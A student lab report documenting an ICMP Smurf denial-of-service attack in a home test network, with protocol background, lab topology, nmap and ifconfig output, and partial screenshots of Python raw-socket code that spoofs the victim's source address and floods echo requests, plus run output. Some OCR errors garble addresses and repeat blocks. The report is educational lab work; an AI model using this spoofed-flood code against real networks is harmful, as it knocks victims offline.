A Documentation on ICMP Smurf Attack (DDOS)

1505095 - Jamalia Sultana Jisha
Section: B
Group: 07

Department of Computer Science and Engineering
Bangladesh University of Engineering and Technology
(BUET)
Dhaka 1000

Contents

1 Introduction

1.1 Smurf attack

According to Wikipedia, the Smurf Attack is *"a way of generating significant computer network traffic on a victim network. This is a type of denial-of-service attack that floods a target system via spoofed broadcast ping messages"*. In this technique, the attacker forges **ICMP echo request** packets with the IP address of the victim as the source address and broadcasts the request on the network, making the computers in the network to send replies to the **ICMP echo requests**. Of course, in a multi-access broadcast network, the number of replies could be overwhelming as hundreds of computer may listen to the broadcast.



Smurf Attack
Attacker Sends Packet with Spoofed IP Address
ICMP responses are forwarded to the victim

Figure 2: A smurf attack

Here we have a testing topology with numbers to understand the steps canonically when executing the ICMP Smurf Attack.




Figure 3: A smurf attack testing topology

1.2 ICMP and ICMP echo

The ICMP *"is one of the core protocols of the Internet Protocol Suite. It is chiefly used by networked computers' operating systems to send error messages—indicating, for instance, that a requested service is not available or that a host or router could not be reached"*. Typically, the ICMP packets are generated or sent in case the IP datagrams errors or diagnostic and routing purposes, and the echo request is "an ICMP message whose data is expected to be received back in an echo reply ("ping") containing the exact data received in the request message."




Figure 4: ICMP header

2 Timing and attack strategies

2.1 Timing diagram of ICMP

ICMP is commonly used by network tools such as ping or traceroute. **PC1** wants to test whether it can reach **PC2** over the network. **PC1** will start the ping utility that will send ICMP Echo Request packets to **PC2**. If **PC2** is reachable, it will respond with ICMP Echo Reply packets. If **PC1** receives no response from **PC2**, there might be a problem on the network.




Figure 5: Internet Control Message Protocol

2.2 Attack timing diagram

For smurf attack, attacker send ICMP echo request with spoofed source IP of the victim to router of the IP broadcast network. The reflectors in that network send the ICMP echo reply to the source IP address of the victim; thus flooding the target system.




Figure 6: ICMP Smurf attack

2.3 Attack strategies

For initiating a ”smurf attack”, the attacker program has a list of broadcast addresses which it stores into an array, and sends a spoofed ICMP echo request to each of those addresses in series and starts again. The result is a devastating attack upon the spoofed IP with, depending on the amount of broadcast addresses used, many, many computers responding to the echo request.

Generally smurf is used by attackers so that attack part cannot be operated. Smurfing can make use of IP and ICMP. Basically network nodes and their administrators use ICMP for exchanging information regarding state of network. ICMP ping other nodes to check whether they are operating or not. A node which is operating basically sends an echo message when we send any ping message.

Smurf program forms a network packet seems to originate from another address that means spoofing an IP address. The packet basically has ICMP ping message addressing the IP broadcast address that means all IP addresses are within a given network. When ping messages will be sent responses come back to victim address. Due to flooding of no of pings and echoes inside a network it may cause hurdles for real traffic to pass through.

3 Steps of ICMP Smurf Attack

- Target IP address is to be identified by the attacker PC (Linux Ubuntu 18.04) through nmap.
- Intermediary site (a broadcast address) is to be identified by attacker which helps in amplifying attack.
- Large amount of traffic/packets (ICMP request) will be sent by attacker to the broadcast address at particular intermediary sites.
- These intermediaries will provide broadcast to all hosts which are there in a subnet(255.255.255.0).
- Hosts will reply to network and will send the ICMP request to the target PC IP address. The target PC IP address will then reply with ICMP reply packets to all the ICMP request packets. Thus, the denial in service attack (ICMP Smurf Attack) is completed.

4 Frame details and modifications in header

For ICMP Smurf attack, attacker does not need to modify IP and ICMP header. Attacker only need to set the victim's IP address in the "source address" field of the IP header.




Figure 7: ICMP Smurf attack

5 Justification

Above design will work because the attacker has identified the IP address of the victim. Attacker then uses other PCs in the network to amplify the attack by sending a large amount of ICMP messages. ICMP echo reply is redirected to source address of the victim. Attacker sends a spoofed ICMP redirect message that appears to come from hosts default gateway. Victim reflectors will follow the path accordingly flooding the victim system causing link congestion End-point resource exhaustion.

6 System Requirements for ICMP Smurf Attack

For implementing the testing environment of the Smurf attack, we suppose the attacker is in the victim's network environment.

6.1 Hardware requirement

For attacker, any computer can be used for attacking the target machine. A router is needed where prevention for DDOS attack is turned off (the firewall, protection policy etc. are turned off). The machines in the broadcast network can be any device (mobile, computer etc.) connected with the router. The target machine can be a computer or mobile connected to the router.

6.2 Software requirement

Command needed for executing the attack:

- ifconfig - for getting the broadcast address of the network
- nmap broadcast address/24 - to get the IP address of the target address
- sudo ./attak.py broadcast address target address - execute the code with the input of broadcast address and target IP address

The attacker PC needs to have **ifconfig** command installed in their PC to find the broadcast address of the network environment. The attacker PC needs **nmap** or install **nmap** (if not have already) to identify the IP address of victim PC using the broadcast address. Then the attacker need to write code for executing Smurf attack using the raw socket and ICMP request packets. In the testing environment, the attacker used **python** coding language to code for the attack. After executing the code, the Smurf attack is launched. Later by using **ping**, the succession of the attack can be measured. Attacker can monitor the packets using **wireshark**. The attacker PC should install **wireshark** if not installed in the device already.

6.3 Programming Language

The attacker PC used **Python** programming language to write code for the attack. The attacker imported **socket**, **sys** and **scapy** libraries for the attack code. IP header for the raw socket is made with the source (the target IP address), destination (the broadcast address), protocol(ICMP 1). The ICMP request packet is made with a specific data message to identify the ICMP request packets in the wireshark.

7 Implementing Testing environment

The testing environment consists of:

- 1 64 bit Linux Ubuntu 18.04 machine(HP Pavilion Notebook) - attacker PC
- 1 64 bit Linux Ubuntu 16.04 machine(Oracle VirtualBox virtual NIC) - device in the broadcast network
- 1 32 bit Linux SeedUbuntu (Oracle VirtualBox virtual NIC) - target PC
- 1 android(Samsung Electronics) - device in the broadcast network
- the devices in the network are connected using a router for WiFi (tp link - 4 ports for ethernet).





Figure 8: Testing environment topology

8 Images of Devices with their configuration

- **Linux Ubuntu 18.04 Hp Pavilion Notebook (attacker) :**
  IP address: 192.168.0.175, netmask: 255.255.255.0, broadcast: 192.1680.0.255 and mac address: 10:f0:05:42:51:cb


  The network map for the environment from the attacker PC :

- **Linux SeedUbuntu (Oracle VirtualBox virtual NIC) : target device**
  IP address: 192.168.0.133, netmask: 155.255.255.0, broadcast: 192.168.0.255


Activities
Terminal
শনি 13:51
jisha@jisha-HP-Pavilion-Notebook: ~
File Edit View Search Terminal Help

```
(base) jisha@jisha-HP-Pavilion-Notebook:~$ ifconfig
eno1: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether c8:d3:ff:ee:c5:0b  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4572  bytes 357979 (357.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4572  bytes 357979 (357.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlo1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.175  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::37f1:2793:56b6:c044  prefixlen 64  scopeid 0x20<link>
        ether 10:f0:05:42:51:cb  txqueuelen 1000  (Ethernet)
        RX packets 247760  bytes 329075447 (329.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 60422  bytes 10435121 (10.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

(base) jisha@jisha-HP-Pavilion-Notebook:~$ 
```

Figure 9: Attacker machine



Activities
Terminal
শনি 14:10
jisha@jisha-HP-Pavilion-Notebook: ~
File Edit View Search Terminal Help

```
(base) jisha@jisha-HP-Pavilion-Notebook:~$ sudo nmap -sP 192.168.0.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2019-09-07 14:10 +06
Nmap scan report for _gateway (192.168.0.1)
Host is up (0.0016s latency).
MAC Address: AC:84:C6:39:3E:DA (Tp-link Technologies)
Nmap scan report for 192.168.0.112
Host is up (0.21s latency).
MAC Address: A4:07:B6:44:BE:D0 (Samsung Electronics)
Nmap scan report for 192.168.0.133
Host is up (-0.087s latency).
MAC Address: 08:00:27:45:97:3D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.195
Host is up (0.00033s latency).
MAC Address: 08:00:27:BD:25:2B (Oracle VirtualBox virtual NIC)
Nmap scan report for jisha-HP-Pavilion-Notebook (192.168.0.175)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 5.20 seconds
(base) jisha@jisha-HP-Pavilion-Notebook:~$ 
```

Figure 10: Nmap for Attacker machine


- **Linux Ubuntu 16.04 (Oracle VirtualBox virtual NIC) :**
  one of intermediate normal PC situated in the broadcast network of the targeted PC
  IP address: 192.168.0.195, netmask: 155.255.255.0, broadcast: 192.168.0.255

- **Android(Samsung Electronics) :**
  An android device situated in the broadcast network of the targeted PC
  IP address: 192.168.0.112, netmask: 155.255.255.0, broadcast: 192.168.0.255



```
[09/07/19]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:45:97:3d
          inet addr:192.168.0.133  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::9f8:efff:4e46:239a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4533 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1856 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:302266 (302.2 KB)  TX bytes:115933 (115.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1212 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1212 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:125985 (125.9 KB)  TX bytes:125985 (125.9 KB)

[09/07/19]seed@VM:~$
```


Figure 11: Target machine



```
jisha@jisha-VirtualBox:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:bd:25:2b
          inet addr:192.168.0.195  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::ab7f:68ff:ffdd:ddf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:312 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:23780 (23.7 KB)  TX bytes:15639 (15.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:224 errors:0 dropped:0 overruns:0 frame:0
          TX packets:224 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16959 (16.9 KB)  TX bytes:16959 (16.9 KB)

jisha@jisha-VirtualBox:~$ nmap -sP 192.168.0.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2019-09-07 13:46 +06
Nmap scan report for 192.168.0.1
Host is up (0.014s latency).
Nmap scan report for 192.168.0.133
Host is up (0.0037s latency).
Nmap scan report for 192.168.0.175
Host is up (0.0010s latency).
Nmap scan report for 192.168.0.195
Host is up (0.000057s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.36 seconds
jisha@jisha-VirtualBox:~$
```

Figure 12: Intermediate normal machine

The network map for the environment from the target machine is same as the attacker machine as the attack is happening under the same network environment.



Jahangir alam

Network speed
65Mbps

Security
WPA/WPA2 PSK

IP address
192.168.0.112


Manage router
http://192.168.0.1

✓ Auto reconnect

Figure 13: Intermediate normal machine

9 Screensort of code and executive terminal of IDE


For ICMP Smurf Attack, the code is written in python using scapy library. IPheader and ICMPheader have been created in the code. On CreateICMPRequest() function 56 bytes of data has been written to check if wireshark is catching the packets that are sent from attacker or not. Some Screen shots for the code is given below:



```python
import ...


def IPHeader(source, destination, proto):
    packet = b''
    packet += b'\x45'  # Version (IPv4) + Internet Protocol header length
    packet += b'\x00'  # no quality of service
    packet += b'\x00\x54'  # Total frame length
    packet += b'\x23\x2c'  # Id of this packet
    packet += b'\x40'  # Flags (Don't Fragment)
    packet += b'\x00'  # Fragment offset: 0
    packet += b'\x40'  # Time to live: 64
    packet += proto  # Protocol: ICMP (1)
    packet += b'\x0a\x0a'  # Checksum (python does the work for us)
    packet += socket.inet_aton(source)  # Set source IP to the supplied one
    packet += socket.inet_aton(destination)  # Set destination IP to the supplied one
    return packet


def CreateICMPRequest():
    packet = b''
    packet += b'\x08'  # ICMP Type:8 (icmp echo request)
    packet += b'\x00'  # Code 0 (no code)
```

```
sending 50 icmp echo requests to 192.168.0.1 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.133 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.195 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.1 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.133 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.195 with 192.168.0.133 as source
```

Figure 14: IPheader function




```python
def CreateICMPRequest():
    packet = b''
    packet += b'\x08'  # ICMP Type:8 (icmp echo request)
    packet += b'\x00'  # Code 0 (no code)
    packet += b'\xbd\xcb'  # Checksum
    packet += b'\x16\x4f'  # Identifier (big endian representation)
    packet += b'\x00\x01'  # Sequence number (big endian representation)
    packet += b'\x92\xde\xe2\x50\x00\x00\x00\x00\xe1\xe1\x0e\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b
    return packet


def smurfattack(values):
    a = arping('192.168.0.0/16', verbose=0)
    # a = arping('192.168.0.255/16', verbose=0)
    for i in a[0]:
        try:
            icmpsocket = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)
            icmpsocket.bind(('', 1))
            icmpsocket.setblocking(0)
            icmpsocket.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
            icmpsocket.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
        except socket.error:
```

```
sending 50 icmp echo requests to 192.168.0.1 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.133 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.195 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.1 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.133 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.195 with 192.168.0.133 as source
```

Figure 15: CreateICMPRequest function


After executing the code, we can see ICMP requests are sent from targent PC's IP address as source to the broadcast address as destination.
Some Screen shots for the execution terminal is given below:



```
    return packet


def smurfattack(values):
    a = arping('192.168.0.0/16', verbose=0)
    # a = arping('192.168.0.255/16', verbose=0)
    for i in a[0]:
        try:
            icmpsocket = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)
            icmpsocket.bind(('', 1))
            icmpsocket.setblocking(0)
            icmpsocket.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
            icmpsocket.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
        except socket.error:
            print "You need to be root!"
            sys.exit(0)

        # send icmp echo request to supplied destination address with spoofed source address
        try:
            icmpsocket.connect((i[0].pdst, 1))  # values[2]
            counter = 1
            print "sending %d icmp echo requests to %s with %s as source" % (int(values[3]), i[0].pdst, values[1])  # values[2]
            try:
```

```
sending 50 icmp echo requests to 192.168.0.1 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.133 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.195 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.1 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.133 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.195 with 192.168.0.133 as source
```

Figure 16: Smurf attack function



```
(venv) (base) jisha@jisha-HP-Pavilion-Notebook:~/Documents/test$ sudo python attack_test.py 192.168.0.133 192.168.0.255 50
sending 50 icmp echo requests to 192.168.0.1 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.133 with 192.168.0.133 as source
